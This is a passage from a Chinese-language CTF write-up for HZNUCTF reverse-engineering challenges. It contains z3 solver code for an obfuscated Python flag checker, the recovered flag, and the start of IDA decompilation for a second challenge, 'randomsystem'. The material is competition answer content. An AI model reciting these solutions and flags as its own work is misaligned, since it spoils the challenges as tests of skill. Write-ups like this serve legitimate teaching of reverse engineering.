* i11i1Iii1I1[3] + 7 * i11i1Iii1I1[4] + 1 * i11i1Iii1I1[5] - 122 *
i11i1Iii1I1[6] + 21 * i11i1Iii1I1[7] + 32 * i11i1Iii1I1[8] + 3 *
i11i1Iii1I1[9] - 10 * i11i1Iii1I1[10] == 4950,
         13 * i11i1Iii1I1[0] + 66 * i11i1Iii1I1[1] + 29 * i11i1Iii1I1[2] + 39
* i11i1Iii1I1[3] - 33 * i11i1Iii1I1[4] + 13 * i11i1Iii1I1[5] - 2 *
i11i1Iii1I1[6] + 42 * i11i1Iii1I1[7] + 62 * i11i1Iii1I1[8] + 1 *
i11i1Iii1I1[9] - 10 * i11i1Iii1I1[10] + 11 * i11i1Iii1I1[11] == 12544,
         23 * i11i1Iii1I1[0] + 6 * i11i1Iii1I1[1] + 29 * i11i1Iii1I1[2] + 3 *
i11i1Iii1I1[3] - 3 * i11i1Iii1I1[4] + 63 * i11i1Iii1I1[5] - 25 *
i11i1Iii1I1[6] + 2 * i11i1Iii1I1[7] + 32 * i11i1Iii1I1[8] + 1 * i11i1Iii1I1[9]
- 10 * i11i1Iii1I1[10] + 11 * i11i1Iii1I1[11] - 12 * i11i1Iii1I1[12] == 6585,
         223 * i11i1Iii1I1[0] + 6 * i11i1Iii1I1[1] - 29 * i11i1Iii1I1[2] - 53
* i11i1Iii1I1[3] - 3 * i11i1Iii1I1[4] + 3 * i11i1Iii1I1[5] - 65 *
i11i1Iii1I1[6] + 0 * i11i1Iii1I1[7] + 36 * i11i1Iii1I1[8] + 1 * i11i1Iii1I1[9]
- 15 * i11i1Iii1I1[10] + 16 * i11i1Iii1I1[11] - 18 * i11i1Iii1I1[12] + 13 *
i11i1Iii1I1[13] == 6893,
         29 * i11i1Iii1I1[0] + 13 * i11i1Iii1I1[1] - 9 * i11i1Iii1I1[2] - 93 *
i11i1Iii1I1[3] + 33 * i11i1Iii1I1[4] + 6 * i11i1Iii1I1[5] + 65 *
i11i1Iii1I1[6] + 1 * i11i1Iii1I1[7] - 36 * i11i1Iii1I1[8] + 0 * i11i1Iii1I1[9]
- 16 * i11i1Iii1I1[10] + 96 * i11i1Iii1I1[11] - 68 * i11i1Iii1I1[12] + 33 *
i11i1Iii1I1[13] - 14 * i11i1Iii1I1[14] == 1883,
```

```
        69 * i11i1Iii1I1[0] + 77 * i11i1Iii1I1[1] - 93 * i11i1Iii1I1[2] - 12
* i11i1Iii1I1[3] + 0 * i11i1Iii1I1[4] + 0 * i11i1Iii1I1[5] + 1 *
i11i1Iii1I1[6] + 16 * i11i1Iii1I1[7] + 36 * i11i1Iii1I1[8] + 6 *
i11i1Iii1I1[9] + 19 * i11i1Iii1I1[10] + 66 * i11i1Iii1I1[11] - 8 *
i11i1Iii1I1[12] + 38 * i11i1Iii1I1[13] - 16 * i11i1Iii1I1[14] + 15 *
i11i1Iii1I1[15] == 8257,
        23 * i11i1Iii1I1[0] + 2 * i11i1Iii1I1[1] - 3 * i11i1Iii1I1[2] - 11 *
i11i1Iii1I1[3] + 12 * i11i1Iii1I1[4] + 24 * i11i1Iii1I1[5] + 1 *
i11i1Iii1I1[6] + 6 * i11i1Iii1I1[7] + 14 * i11i1Iii1I1[8] - 0 * i11i1Iii1I1[9]
+ 1 * i11i1Iii1I1[10] + 68 * i11i1Iii1I1[11] - 18 * i11i1Iii1I1[12] + 68 *
i11i1Iii1I1[13] - 26 * i11i1Iii1I1[14] + 15 * i11i1Iii1I1[15] - 16 *
i11i1Iii1I1[16] == 5847,
        24 * i11i1Iii1I1[0] + 0 * i11i1Iii1I1[1] - 1 * i11i1Iii1I1[2] - 15 *
i11i1Iii1I1[3] + 13 * i11i1Iii1I1[4] + 4 * i11i1Iii1I1[5] + 16 *
i11i1Iii1I1[6] + 67 * i11i1Iii1I1[7] + 146 * i11i1Iii1I1[8] - 50 *
i11i1Iii1I1[9] + 16 * i11i1Iii1I1[10] + 6 * i11i1Iii1I1[11] - 1 *
i11i1Iii1I1[12] + 69 * i11i1Iii1I1[13] - 27 * i11i1Iii1I1[14] + 45 *
i11i1Iii1I1[15] - 6 * i11i1Iii1I1[16] + 17 * i11i1Iii1I1[17] == 18257,
        25 * i11i1Iii1I1[0] + 26 * i11i1Iii1I1[1] - 89 * i11i1Iii1I1[2] + 16
* i11i1Iii1I1[3] + 19 * i11i1Iii1I1[4] + 44 * i11i1Iii1I1[5] + 36 *
i11i1Iii1I1[6] + 66 * i11i1Iii1I1[7] - 150 * i11i1Iii1I1[8] - 250 *
i11i1Iii1I1[9] + 166 * i11i1Iii1I1[10] + 126 * i11i1Iii1I1[11] - 11 *
i11i1Iii1I1[12] + 690 * i11i1Iii1I1[13] - 207 * i11i1Iii1I1[14] + 46 *
i11i1Iii1I1[15] + 6 * i11i1Iii1I1[16] + 7 * i11i1Iii1I1[17] - 18 *
i11i1Iii1I1[18] == 12591,
        5 * i11i1Iii1I1[0] + 26 * i11i1Iii1I1[1] + 8 * i11i1Iii1I1[2] + 160 *
i11i1Iii1I1[3] + 9 * i11i1Iii1I1[4] - 4 * i11i1Iii1I1[5] + 36 * i11i1Iii1I1[6]
+ 6 * i11i1Iii1I1[7] - 15 * i11i1Iii1I1[8] - 20 * i11i1Iii1I1[9] + 66 *
i11i1Iii1I1[10] + 16 * i11i1Iii1I1[11] - 1 * i11i1Iii1I1[12] + 690 *
i11i1Iii1I1[13] - 20 * i11i1Iii1I1[14] + 46 * i11i1Iii1I1[15] + 6 *
i11i1Iii1I1[16] + 7 * i11i1Iii1I1[17] - 18 * i11i1Iii1I1[18] + 19 *
i11i1Iii1I1[19] == 52041,
        29 * i11i1Iii1I1[0] - 26 * i11i1Iii1I1[1] + 0 * i11i1Iii1I1[2] + 60 *
i11i1Iii1I1[3] + 90 * i11i1Iii1I1[4] - 4 * i11i1Iii1I1[5] + 6 * i11i1Iii1I1[6]
+ 6 * i11i1Iii1I1[7] - 16 * i11i1Iii1I1[8] - 21 * i11i1Iii1I1[9] + 69 *
i11i1Iii1I1[10] + 6 * i11i1Iii1I1[11] - 12 * i11i1Iii1I1[12] + 69 *
i11i1Iii1I1[13] - 20 * i11i1Iii1I1[14] - 46 * i11i1Iii1I1[15] + 65 *
i11i1Iii1I1[16] + 0 * i11i1Iii1I1[17] - 1 * i11i1Iii1I1[18] + 39 *
i11i1Iii1I1[19] - 20 * i11i1Iii1I1[20] == 20253,
        45 * i11i1Iii1I1[0] - 56 * i11i1Iii1I1[1] + 10 * i11i1Iii1I1[2] + 650
* i11i1Iii1I1[3] - 900 * i11i1Iii1I1[4] + 44 * i11i1Iii1I1[5] + 66 *
i11i1Iii1I1[6] - 6 * i11i1Iii1I1[7] - 6 * i11i1Iii1I1[8] - 21 * i11i1Iii1I1[9]
+ 9 * i11i1Iii1I1[10] - 6 * i11i1Iii1I1[11] - 12 * i11i1Iii1I1[12] + 69 *
i11i1Iii1I1[13] - 2 * i11i1Iii1I1[14] - 406 * i11i1Iii1I1[15] + 651 *
i11i1Iii1I1[16] + 2 * i11i1Iii1I1[17] - 10 * i11i1Iii1I1[18] + 69 *
i11i1Iii1I1[19] - 0 * i11i1Iii1I1[20] + 21 * i11i1Iii1I1[21] == 18768,
        555 * i11i1Iii1I1[0] - 6666 * i11i1Iii1I1[1] + 70 * i11i1Iii1I1[2] +
510 * i11i1Iii1I1[3] - 90 * i11i1Iii1I1[4] + 499 * i11i1Iii1I1[5] + 66 *
i11i1Iii1I1[6] - 66 * i11i1Iii1I1[7] - 610 * i11i1Iii1I1[8] - 221 *
i11i1Iii1I1[9] + 9 * i11i1Iii1I1[10] - 23 * i11i1Iii1I1[11] - 102 *
i11i1Iii1I1[12] + 6 * i11i1Iii1I1[13] + 2050 * i11i1Iii1I1[14] - 406 *
i11i1Iii1I1[15] + 665 * i11i1Iii1I1[16] + 333 * i11i1Iii1I1[17] + 100 *
i11i1Iii1I1[18] + 609 * i11i1Iii1I1[19] + 777 * i11i1Iii1I1[20] + 201 *
i11i1Iii1I1[21] - 22 * i11i1Iii1I1[22] == 111844,
```

```
        1 * i11i1Iii1I1[0] - 22 * i11i1Iii1I1[1] + 333 * i11i1Iii1I1[2] +
4444 * i11i1Iii1I1[3] - 5555 * i11i1Iii1I1[4] + 6666 * i11i1Iii1I1[5] - 666 *
i11i1Iii1I1[6] + 676 * i11i1Iii1I1[7] - 660 * i11i1Iii1I1[8] - 22 *
i11i1Iii1I1[9] + 9 * i11i1Iii1I1[10] - 73 * i11i1Iii1I1[11] - 107 *
i11i1Iii1I1[12] + 6 * i11i1Iii1I1[13] + 250 * i11i1Iii1I1[14] - 6 *
i11i1Iii1I1[15] + 65 * i11i1Iii1I1[16] + 39 * i11i1Iii1I1[17] + 10 *
i11i1Iii1I1[18] + 69 * i11i1Iii1I1[19] + 777 * i11i1Iii1I1[20] + 201 *
i11i1Iii1I1[21] - 2 * i11i1Iii1I1[22] + 23 * i11i1Iii1I1[23] == 159029,
        520 * i11i1Iii1I1[0] - 222 * i11i1Iii1I1[1] + 333 * i11i1Iii1I1[2] +
4 * i11i1Iii1I1[3] - 56655 * i11i1Iii1I1[4] + 6666 * i11i1Iii1I1[5] + 666 *
i11i1Iii1I1[6] + 66 * i11i1Iii1I1[7] - 60 * i11i1Iii1I1[8] - 220 *
i11i1Iii1I1[9] + 99 * i11i1Iii1I1[10] + 73 * i11i1Iii1I1[11] + 1007 *
i11i1Iii1I1[12] + 7777 * i11i1Iii1I1[13] + 2500 * i11i1Iii1I1[14] + 6666 *
i11i1Iii1I1[15] + 605 * i11i1Iii1I1[16] + 390 * i11i1Iii1I1[17] + 100 *
i11i1Iii1I1[18] + 609 * i11i1Iii1I1[19] + 99999 * i11i1Iii1I1[20] + 210 *
i11i1Iii1I1[21] + 232 * i11i1Iii1I1[22] + 23 * i11i1Iii1I1[23] - 24 *
i11i1Iii1I1[24] == 2762025,
        1323 * i11i1Iii1I1[0] - 22 * i11i1Iii1I1[1] + 333 * i11i1Iii1I1[2] +
4 * i11i1Iii1I1[3] - 55 * i11i1Iii1I1[4] + 666 * i11i1Iii1I1[5] + 666 *
i11i1Iii1I1[6] + 66 * i11i1Iii1I1[7] - 660 * i11i1Iii1I1[8] - 220 *
i11i1Iii1I1[9] + 99 * i11i1Iii1I1[10] + 3 * i11i1Iii1I1[11] + 100 *
i11i1Iii1I1[12] + 777 * i11i1Iii1I1[13] + 2500 * i11i1Iii1I1[14] + 6666 *
i11i1Iii1I1[15] + 605 * i11i1Iii1I1[16] + 390 * i11i1Iii1I1[17] + 100 *
i11i1Iii1I1[18] + 609 * i11i1Iii1I1[19] + 9999 * i11i1Iii1I1[20] + 210 *
i11i1Iii1I1[21] + 232 * i11i1Iii1I1[22] + 23 * i11i1Iii1I1[23] - 24 *
i11i1Iii1I1[24] + 25 * i11i1Iii1I1[25] == 1551621,
        777 * i11i1Iii1I1[0] - 22 * i11i1Iii1I1[1] + 6969 * i11i1Iii1I1[2] +
4 * i11i1Iii1I1[3] - 55 * i11i1Iii1I1[4] + 666 * i11i1Iii1I1[5] - 6 *
i11i1Iii1I1[6] + 96 * i11i1Iii1I1[7] - 60 * i11i1Iii1I1[8] - 220 *
i11i1Iii1I1[9] + 99 * i11i1Iii1I1[10] + 3 * i11i1Iii1I1[11] + 100 *
i11i1Iii1I1[12] + 777 * i11i1Iii1I1[13] + 250 * i11i1Iii1I1[14] + 666 *
i11i1Iii1I1[15] + 65 * i11i1Iii1I1[16] + 90 * i11i1Iii1I1[17] + 100 *
i11i1Iii1I1[18] + 609 * i11i1Iii1I1[19] + 999 * i11i1Iii1I1[20] + 21 *
i11i1Iii1I1[21] + 232 * i11i1Iii1I1[22] + 23 * i11i1Iii1I1[23] - 24 *
i11i1Iii1I1[24] + 25 * i11i1Iii1I1[25] - 26 * i11i1Iii1I1[26] == 948348,
        97 * i11i1Iii1I1[0] - 22 * i11i1Iii1I1[1] + 6969 * i11i1Iii1I1[2] + 4
* i11i1Iii1I1[3] - 56 * i11i1Iii1I1[4] + 96 * i11i1Iii1I1[5] - 6 *
i11i1Iii1I1[6] + 96 * i11i1Iii1I1[7] - 60 * i11i1Iii1I1[8] - 20 *
i11i1Iii1I1[9] + 99 * i11i1Iii1I1[10] + 3 * i11i1Iii1I1[11] + 10 *
i11i1Iii1I1[12] + 707 * i11i1Iii1I1[13] + 250 * i11i1Iii1I1[14] + 666 *
i11i1Iii1I1[15] + -9 * i11i1Iii1I1[16] + 90 * i11i1Iii1I1[17] + -2 *
i11i1Iii1I1[18] + 609 * i11i1Iii1I1[19] + 0 * i11i1Iii1I1[20] + 21 *
i11i1Iii1I1[21] + 2 * i11i1Iii1I1[22] + 23 * i11i1Iii1I1[23] - 24 *
i11i1Iii1I1[24] + 25 * i11i1Iii1I1[25] - 26 * i11i1Iii1I1[26] + 27 *
i11i1Iii1I1[27] == 777044,
        177 * i11i1Iii1I1[0] - 22 * i11i1Iii1I1[1] + 699 * i11i1Iii1I1[2] +
64 * i11i1Iii1I1[3] - 56 * i11i1Iii1I1[4] - 96 * i11i1Iii1I1[5] - 66 *
i11i1Iii1I1[6] + 96 * i11i1Iii1I1[7] - 60 * i11i1Iii1I1[8] - 20 *
i11i1Iii1I1[9] + 99 * i11i1Iii1I1[10] + 3 * i11i1Iii1I1[11] + 10 *
i11i1Iii1I1[12] + 707 * i11i1Iii1I1[13] + 250 * i11i1Iii1I1[14] + 666 *
i11i1Iii1I1[15] + -9 * i11i1Iii1I1[16] + 0 * i11i1Iii1I1[17] + -2 *
i11i1Iii1I1[18] + 69 * i11i1Iii1I1[19] + 0 * i11i1Iii1I1[20] + 21 *
i11i1Iii1I1[21] + 222 * i11i1Iii1I1[22] + 23 * i11i1Iii1I1[23] - 224 *
i11i1Iii1I1[24] + 25 * i11i1Iii1I1[25] - 26 * i11i1Iii1I1[26] + 27 *
i11i1Iii1I1[27] - 28 * i11i1Iii1I1[28] == 185016,
```

```
          77 * i11i1Iii1I1[0] - 2 * i11i1Iii1I1[1] + 6 * i11i1Iii1I1[2] + 6 *
i11i1Iii1I1[3] - 96 * i11i1Iii1I1[4] - 9 * i11i1Iii1I1[5] - 6 * i11i1Iii1I1[6]
+ 96 * i11i1Iii1I1[7] - 0 * i11i1Iii1I1[8] - 20 * i11i1Iii1I1[9] + 99 *
i11i1Iii1I1[10] + 3 * i11i1Iii1I1[11] + 10 * i11i1Iii1I1[12] + 707 *
i11i1Iii1I1[13] + 250 * i11i1Iii1I1[14] + 666 * i11i1Iii1I1[15] + -9 *
i11i1Iii1I1[16] + 0 * i11i1Iii1I1[17] + -2 * i11i1Iii1I1[18] + 9 *
i11i1Iii1I1[19] + 0 * i11i1Iii1I1[20] + 21 * i11i1Iii1I1[21] + 222 *
i11i1Iii1I1[22] + 23 * i11i1Iii1I1[23] - 224 * i11i1Iii1I1[24] + 26 *
i11i1Iii1I1[25] - -58 * i11i1Iii1I1[26] + 27 * i11i1Iii1I1[27] - 2 *
i11i1Iii1I1[28] + 29 * i11i1Iii1I1[29] == 130106]
        if all(ii1iIi1i11i):
            print("Congratulation!!!")
        else:
            print("wrong_wrong!!!")
```

经过混淆的python代码，不过也就换了一些变量名啥的，自行替换一下就可以了

程序的整体逻辑就是先将输入的flag字符串中的每个字符的出现次数进行统计，然后将每个字符替换成其出现次数的那个数字，这是第一次check。接下来还是统计字符的出现次数，转换成特定排序的字符串，就是按顺序，每个字符后面跟的数字就是这个字符出现的次数，比如输入HZNUCTF{111}，那么就会输出H1Z1N1U1C1T1F1{113}1，最后进行方程式的约束检测

以下是解题脚本

```
from z3 import *

# 定义变量 enc[0] 到 enc[29]
enc = [Int(f"enc_{i}") for i in range(30)]

# 创建求解器
solver = Solver()

# 定义方程组
equations = [
    7 * enc[0] == 504,
    9 * enc[0] - 5 * enc[1] == 403,
    2 * enc[0] - 5 * enc[1] + 10 * enc[2] == 799,
    3 * enc[0] + 8 * enc[1] + 15 * enc[2] + 20 * enc[3] == 2938,
    5 * enc[0] + 15 * enc[1] + 20 * enc[2] - 19 * enc[3] + 1 * enc[4] == 2042,
    7 * enc[0] + 1 * enc[1] + 9 * enc[2] - 11 * enc[3] + 2 * enc[4] + 5 *
enc[5] == 1225,
    11 * enc[0] + 22 * enc[1] + 33 * enc[2] + 44 * enc[3] + 55 * enc[4] + 66 *
enc[5] - 77 * enc[6] == 7975,
    21 * enc[0] + 23 * enc[1] + 3 * enc[2] + 24 * enc[3] - 55 * enc[4] + 6 *
enc[5] - 7 * enc[6] + 15 * enc[7] == 229,
    2 * enc[0] + 26 * enc[1] + 13 * enc[2] + 0 * enc[3] - 65 * enc[4] + 15 *
enc[5] + 29 * enc[6] + 1 * enc[7] + 20 *
    enc[8] == 2107,
    10 * enc[0] + 7 * enc[1] + -9 * enc[2] + 6 * enc[3] + 7 * enc[4] + 1 *
enc[5] + 22 * enc[6] + 21 * enc[7] - 22 *
    enc[8] + 30 * enc[9] == 4037,
```

```
    15 * enc[0] + 59 * enc[1] + 56 * enc[2] + 66 * enc[3] + 7 * enc[4] + 1 *
enc[5] - 122 * enc[6] + 21 * enc[7] + 32 *
    enc[8] + 3 * enc[9] - 10 * enc[10] == 4950,
    13 * enc[0] + 66 * enc[1] + 29 * enc[2] + 39 * enc[3] - 33 * enc[4] + 13 *
enc[5] - 2 * enc[6] + 42 * enc[7] + 62 *
    enc[8] + 1 * enc[9] - 10 * enc[10] + 11 * enc[11] == 12544,
    23 * enc[0] + 6 * enc[1] + 29 * enc[2] + 3 * enc[3] - 3 * enc[4] + 63 *
enc[5] - 25 * enc[6] + 2 * enc[7] + 32 *
    enc[8] + 1 * enc[9] - 10 * enc[10] + 11 * enc[11] - 12 * enc[12] == 6585,
    223 * enc[0] + 6 * enc[1] - 29 * enc[2] - 53 * enc[3] - 3 * enc[4] + 3 *
enc[5] - 65 * enc[6] + 0 * enc[7] + 36 *
    enc[8] + 1 * enc[9] - 15 * enc[10] + 16 * enc[11] - 18 * enc[12] + 13 *
enc[13] == 6893,
    29 * enc[0] + 13 * enc[1] - 9 * enc[2] - 93 * enc[3] + 33 * enc[4] + 6 *
enc[5] + 65 * enc[6] + 1 * enc[7] - 36 *
    enc[8] + 0 * enc[9] - 16 * enc[10] + 96 * enc[11] - 68 * enc[12] + 33 *
enc[13] - 14 * enc[14] == 1883,
    69 * enc[0] + 77 * enc[1] - 93 * enc[2] - 12 * enc[3] + 0 * enc[4] + 0 *
enc[5] + 1 * enc[6] + 16 * enc[7] + 36 *
    enc[8] + 6 * enc[9] + 19 * enc[10] + 66 * enc[11] - 8 * enc[12] + 38 *
enc[13] - 16 * enc[14] + 15 * enc[
        15] == 8257,
    23 * enc[0] + 2 * enc[1] - 3 * enc[2] - 11 * enc[3] + 12 * enc[4] + 24 *
enc[5] + 1 * enc[6] + 6 * enc[7] + 14 *
    enc[8] - 0 * enc[9] + 1 * enc[10] + 68 * enc[11] - 18 * enc[12] + 68 *
enc[13] - 26 * enc[14] + 15 * enc[15] - 16 *
    enc[16] == 5847,
    24 * enc[0] + 0 * enc[1] - 1 * enc[2] - 15 * enc[3] + 13 * enc[4] + 4 *
enc[5] + 16 * enc[6] + 67 * enc[7] + 146 *
    enc[8] - 50 * enc[9] + 16 * enc[10] + 6 * enc[11] - 1 * enc[12] + 69 *
enc[13] - 27 * enc[14] + 45 * enc[15] - 6 *
    enc[16] + 17 * enc[17] == 18257,
    25 * enc[0] + 26 * enc[1] - 89 * enc[2] + 16 * enc[3] + 19 * enc[4] + 44 *
enc[5] + 36 * enc[6] + 66 * enc[
        7] - 150 * enc[8] - 250 * enc[9] + 166 * enc[10] + 126 * enc[11] - 11
* enc[12] + 690 * enc[13] - 207 * enc[
        14] + 46 * enc[15] + 6 * enc[16] + 7 * enc[17] - 18 * enc[18] ==
12591,
    5 * enc[0] + 26 * enc[1] + 8 * enc[2] + 160 * enc[3] + 9 * enc[4] - 4 *
enc[5] + 36 * enc[6] + 6 * enc[7] - 15 *
    enc[8] - 20 * enc[9] + 66 * enc[10] + 16 * enc[11] - 1 * enc[12] + 690 *
enc[13] - 20 * enc[14] + 46 * enc[15] + 6 *
    enc[16] + 7 * enc[17] - 18 * enc[18] + 19 * enc[19] == 52041,
    29 * enc[0] - 26 * enc[1] + 0 * enc[2] + 60 * enc[3] + 90 * enc[4] - 4 *
enc[5] + 6 * enc[6] + 6 * enc[7] - 16 *
    enc[8] - 21 * enc[9] + 69 * enc[10] + 6 * enc[11] - 12 * enc[12] + 69 *
enc[13] - 20 * enc[14] - 46 * enc[15] + 65 *
    enc[16] + 0 * enc[17] - 1 * enc[18] + 39 * enc[19] - 20 * enc[20] ==
20253,
    45 * enc[0] - 56 * enc[1] + 10 * enc[2] + 650 * enc[3] - 900 * enc[4] + 44
* enc[5] + 66 * enc[6] - 6 * enc[7] - 6 *
    enc[8] - 21 * enc[9] + 9 * enc[10] - 6 * enc[11] - 12 * enc[12] + 69 *
enc[13] - 2 * enc[14] - 406 * enc[15] + 651 *
    enc[16] + 2 * enc[17] - 10 * enc[18] + 69 * enc[19] - 0 * enc[20] + 21 *
enc[21] == 18768,
```

```
    555 * enc[0] - 6666 * enc[1] + 70 * enc[2] + 510 * enc[3] - 90 * enc[4] +
499 * enc[5] + 66 * enc[6] - 66 * enc[
        7] - 610 * enc[8] - 221 * enc[9] + 9 * enc[10] - 23 * enc[11] - 102 *
enc[12] + 6 * enc[13] + 2050 * enc[
        14] - 406 * enc[15] + 665 * enc[16] + 333 * enc[17] + 100 * enc[18] +
609 * enc[19] + 777 * enc[20] + 201 * enc[
        21] - 22 * enc[22] == 111844,
    1 * enc[0] - 22 * enc[1] + 333 * enc[2] + 4444 * enc[3] - 5555 * enc[4] +
6666 * enc[5] - 666 * enc[6] + 676 * enc[
        7] - 660 * enc[8] - 22 * enc[9] + 9 * enc[10] - 73 * enc[11] - 107 *
enc[12] + 6 * enc[13] + 250 * enc[14] - 6 *
    enc[15] + 65 * enc[16] + 39 * enc[17] + 10 * enc[18] + 69 * enc[19] + 777
* enc[20] + 201 * enc[21] - 2 * enc[
        22] + 23 * enc[23] == 159029,
    520 * enc[0] - 222 * enc[1] + 333 * enc[2] + 4 * enc[3] - 56655 * enc[4] +
6666 * enc[5] + 666 * enc[6] + 66 * enc[
        7] - 60 * enc[8] - 220 * enc[9] + 99 * enc[10] + 73 * enc[11] + 1007 *
enc[12] + 7777 * enc[13] + 2500 * enc[
        14] + 6666 * enc[15] + 605 * enc[16] + 390 * enc[17] + 100 * enc[18] +
609 * enc[19] + 99999 * enc[20] + 210 *
    enc[21] + 232 * enc[22] + 23 * enc[23] - 24 * enc[24] == 2762025,
    1323 * enc[0] - 22 * enc[1] + 333 * enc[2] + 4 * enc[3] - 55 * enc[4] +
666 * enc[5] + 666 * enc[6] + 66 * enc[
        7] - 660 * enc[8] - 220 * enc[9] + 99 * enc[10] + 3 * enc[11] + 100 *
enc[12] + 777 * enc[13] + 2500 * enc[
        14] + 6666 * enc[15] + 605 * enc[16] + 390 * enc[17] + 100 * enc[18] +
609 * enc[19] + 9999 * enc[20] + 210 *
    enc[21] + 232 * enc[22] + 23 * enc[23] - 24 * enc[24] + 25 * enc[25] ==
1551621,
    777 * enc[0] - 22 * enc[1] + 6969 * enc[2] + 4 * enc[3] - 55 * enc[4] +
666 * enc[5] - 6 * enc[6] + 96 * enc[
        7] - 60 * enc[8] - 220 * enc[9] + 99 * enc[10] + 3 * enc[11] + 100 *
enc[12] + 777 * enc[13] + 250 * enc[
        14] + 666 * enc[15] + 65 * enc[16] + 90 * enc[17] + 100 * enc[18] +
609 * enc[19] + 999 * enc[20] + 21 * enc[
        21] + 232 * enc[22] + 23 * enc[23] - 24 * enc[24] + 25 * enc[25] - 26
* enc[26] == 948348,
    97 * enc[0] - 22 * enc[1] + 6969 * enc[2] + 4 * enc[3] - 56 * enc[4] + 96
* enc[5] - 6 * enc[6] + 96 * enc[7] - 60 *
    enc[8] - 20 * enc[9] + 99 * enc[10] + 3 * enc[11] + 10 * enc[12] + 707 *
enc[13] + 250 * enc[14] + 666 * enc[
        15] + -9 * enc[16] + 90 * enc[17] + -2 * enc[18] + 609 * enc[19] + 0 *
enc[20] + 21 * enc[21] + 2 * enc[
        22] + 23 * enc[23] - 24 * enc[24] + 25 * enc[25] - 26 * enc[26] + 27 *
enc[27] == 777044,
    177 * enc[0] - 22 * enc[1] + 699 * enc[2] + 64 * enc[3] - 56 * enc[4] - 96
* enc[5] - 66 * enc[6] + 96 * enc[
        7] - 60 * enc[8] - 20 * enc[9] + 99 * enc[10] + 3 * enc[11] + 10 *
enc[12] + 707 * enc[13] + 250 * enc[
        14] + 666 * enc[15] + -9 * enc[16] + 0 * enc[17] + -2 * enc[18] + 69 *
enc[19] + 0 * enc[20] + 21 * enc[
        21] + 222 * enc[22] + 23 * enc[23] - 224 * enc[24] + 25 * enc[25] - 26
* enc[26] + 27 * enc[27] - 28 * enc[
        28] == 185016,
```

```
    77 * enc[0] - 2 * enc[1] + 6 * enc[2] + 6 * enc[3] - 96 * enc[4] - 9 *
enc[5] - 6 * enc[6] + 96 * enc[7] - 0 * enc[
        8] - 20 * enc[9] + 99 * enc[10] + 3 * enc[11] + 10 * enc[12] + 707 *
enc[13] + 250 * enc[14] + 666 * enc[
        15] + -9 * enc[16] + 0 * enc[17] + -2 * enc[18] + 9 * enc[19] + 0 *
enc[20] + 21 * enc[21] + 222 * enc[
        22] + 23 * enc[23] - 224 * enc[24] + 26 * enc[25] - -58 * enc[26] + 27
* enc[27] - 2 * enc[28] + 29 * enc[
        29] == 130106
]

# 将所有方程添加到求解器中
for eq in equations:
    solver.add(eq)

# 求解
if solver.check() == sat:
    model = solver.model()
    # 输出解
    result = [chr(model[enc[i]].as_long()) for i in range(30)]
    for i in range(30):
        print(result[i], end="")
else:
    print("没有解")
```

H1Z1N1U1C1T1F1{1a6d275f7-463}1拿到flag中所含的字符，那么就可以根据11111111625764536547736477645752361进行还原

HZNUCTF{ad7fa-76a7-ff6a-fffa-7f7d6a}

REVERSE-randomsystem

考点总结：自定义加密，伪随机，TLS回调，花指令

题目描述：名字乱取的 ... flag格式为HZNUCTF{}

WP：

题目附件无壳，直接ida64打开分析

```
__int64 sub_412370()
{
  int v0; // edx
  int v1; // eax
  __int64 v3; // [esp-8h] [ebp-78Ch]
  char v4; // [esp+0h] [ebp-784h]
  char v5; // [esp+0h] [ebp-784h]
  char v6; // [esp+0h] [ebp-784h]
```

```
char v7; // [esp+0h] [ebp-784h]
char v8; // [esp+0h] [ebp-784h]
int m; // [esp+250h] [ebp-534h]
int k; // [esp+25Ch] [ebp-528h]
unsigned int v11; // [esp+268h] [ebp-51Ch]
int j; // [esp+274h] [ebp-510h]
char v13; // [esp+283h] [ebp-501h]
int i; // [esp+298h] [ebp-4ECh]
int rand_num[34]; // [esp+2A4h] [ebp-4E0h] BYREF
char Str[20]; // [esp+32Ch] [ebp-458h] BYREF
int enc[66]; // [esp+340h] [ebp-444h] BYREF
_OWORD v18[16]; // [esp+448h] [ebp-33Ch] BYREF
char v19[264]; // [esp+550h] [ebp-234h] BYREF
char Destination[96]; // [esp+658h] [ebp-12Ch] BYREF
char v21; // [esp+6B8h] [ebp-CCh] BYREF
char Source[76]; // [esp+6C0h] [ebp-C4h] BYREF
int v23; // [esp+70Ch] [ebp-78h] BYREF
int v24; // [esp+710h] [ebp-74h]
int v25; // [esp+714h] [ebp-70h]
int v26; // [esp+718h] [ebp-6Ch]
char v27; // [esp+71Ch] [ebp-68h]
int v28[4]; // [esp+728h] [ebp-5Ch] BYREF
char v29[72]; // [esp+738h] [ebp-4Ch] BYREF
int savedregs; // [esp+784h] [ebp+0h] BYREF

sub_41137A(&unk_41E0A9);
v23 = 0;
v24 = 0;
v25 = 0;
v26 = 0;
v27 = 0;
j_memset(v19, 0, 0x100u);
j_memset(v18, 0, sizeof(v18));
strcpy(Str, "KeYkEy!!");
enc[0] = 376;
enc[1] = 356;
enc[2] = 169;
enc[3] = 501;
enc[4] = 277;
enc[5] = 329;
enc[6] = 139;
enc[7] = 342;
enc[8] = 380;
enc[9] = 365;
enc[10] = 162;
enc[11] = 258;
enc[12] = 381;
enc[13] = 339;
enc[14] = 347;
enc[15] = 307;
enc[16] = 263;
enc[17] = 359;
enc[18] = 162;
enc[19] = 484;
enc[20] = 310;
```

```
  enc[21] = 333;
  enc[22] = 346;
  enc[23] = 339;
  enc[24] = 150;
  enc[25] = 194;
  enc[26] = 175;
  enc[27] = 344;
  enc[28] = 158;
  enc[29] = 250;
  enc[30] = 128;
  enc[31] = 175;
  enc[32] = 158;
  enc[33] = 173;
  enc[34] = 152;
  enc[35] = 379;
  enc[36] = 158;
  enc[37] = 292;
  enc[38] = 130;
  enc[39] = 365;
  enc[40] = 197;
  enc[41] = 20;
  enc[42] = 197;
  enc[43] = 161;
  enc[44] = 198;
  enc[45] = 10;
  enc[46] = 207;
  enc[47] = 244;
  enc[48] = 202;
  enc[49] = 14;
  enc[50] = 204;
  enc[51] = 176;
  enc[52] = 193;
  enc[53] = 255;
  enc[54] = 35;
  enc[55] = 7;
  enc[56] = 158;
  enc[57] = 181;
  enc[58] = 145;
  enc[59] = 353;
  enc[60] = 153;
  enc[61] = 357;
  enc[62] = 246;
  enc[63] = 151;
  printf("Welcome to HZNUCTF!!!\n", v4);
  printf("Enter something: \n", v5);
  scanf("%64s", (char)v29);
  sub_411339(v29, v28);                         // // 将以二进制形式输入的key先转
成十六进制
  sub_41128F(v28[0], v28[1], &v23);
  if ( (char)v23 == 53                          // // 对key的检查
    && SBYTE1(v23) == 50
    && SBYTE2(v23) == 54
    && SHIBYTE(v23) == 53
    && (char)v24 == 53
    && SBYTE1(v24) == 54
```

```
    && SBYTE2(v24) == 54
